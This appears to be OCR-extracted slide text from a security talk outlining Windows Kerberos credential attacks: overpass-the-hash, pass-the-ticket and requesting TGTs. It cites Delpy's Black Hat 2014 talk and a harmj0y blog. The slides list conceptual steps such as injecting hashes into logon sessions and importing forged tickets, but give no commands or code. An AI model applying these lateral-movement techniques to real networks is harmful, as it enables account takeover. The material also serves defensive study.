
OverPass-the-hash > Pass-the-Ticket > AskTGT

OVERPASS-THE-HASH (*Kerberos SSP/AP*)


1. New logon session
2. Update credential (hash and/or KEYS) in that logon session (ADMIN)
3. Duplicate original token and refer it to the new logon session
4. Use this new token
5. <u>Runas /netonly but with the hash instead the password!!</u>



NORMAL




OVERPASS-THE-HASH



Benjamin Delpy – “Abusing Microsoft Kerberos. Sorry you guys don’t get it” – Blackhat 2014

PASS-THE-TICKET (*Kerberos SSP/AP*)


1. Obtain (or forge) a TGT/ST ticket somewhere
2. Import the ticket through Kerberos APIs



Benjamin Delpy – “Abusing Microsoft Kerberos. Sorry you guys don’t get it” – Blackhat 2014

PASS-THE-TICKET (*Kerberos SSP/AP*)

1. Obtain (or forge) a TGT/ST ticket somewhere
2. Import the ticket through Kerberos APIs




Kerberos LSA API = NO ADMIN ☺

Benjamin Delpy – "Abusing Microsoft Kerberos. Sorry you guys don't get it" – Blackhat 2014

ASK-TGT/ST (*Kerberos SSP/AP*)


1. Generate legitimate Kerberos traffic to request either a TGT or ST



https://www.harmj0y.net/blog/redteaming/from-kekeo-to-rubeus/


ASK-TGT/ST (*Kerberos SSP/AP*)

1. Generate legitimate Kerberos traffic to request either a TGT or ST



NO LSASS = NO ADMIN ☺

https://www.harmj0y.net/blog/redteaming/from-kekeo-to-rubeus/

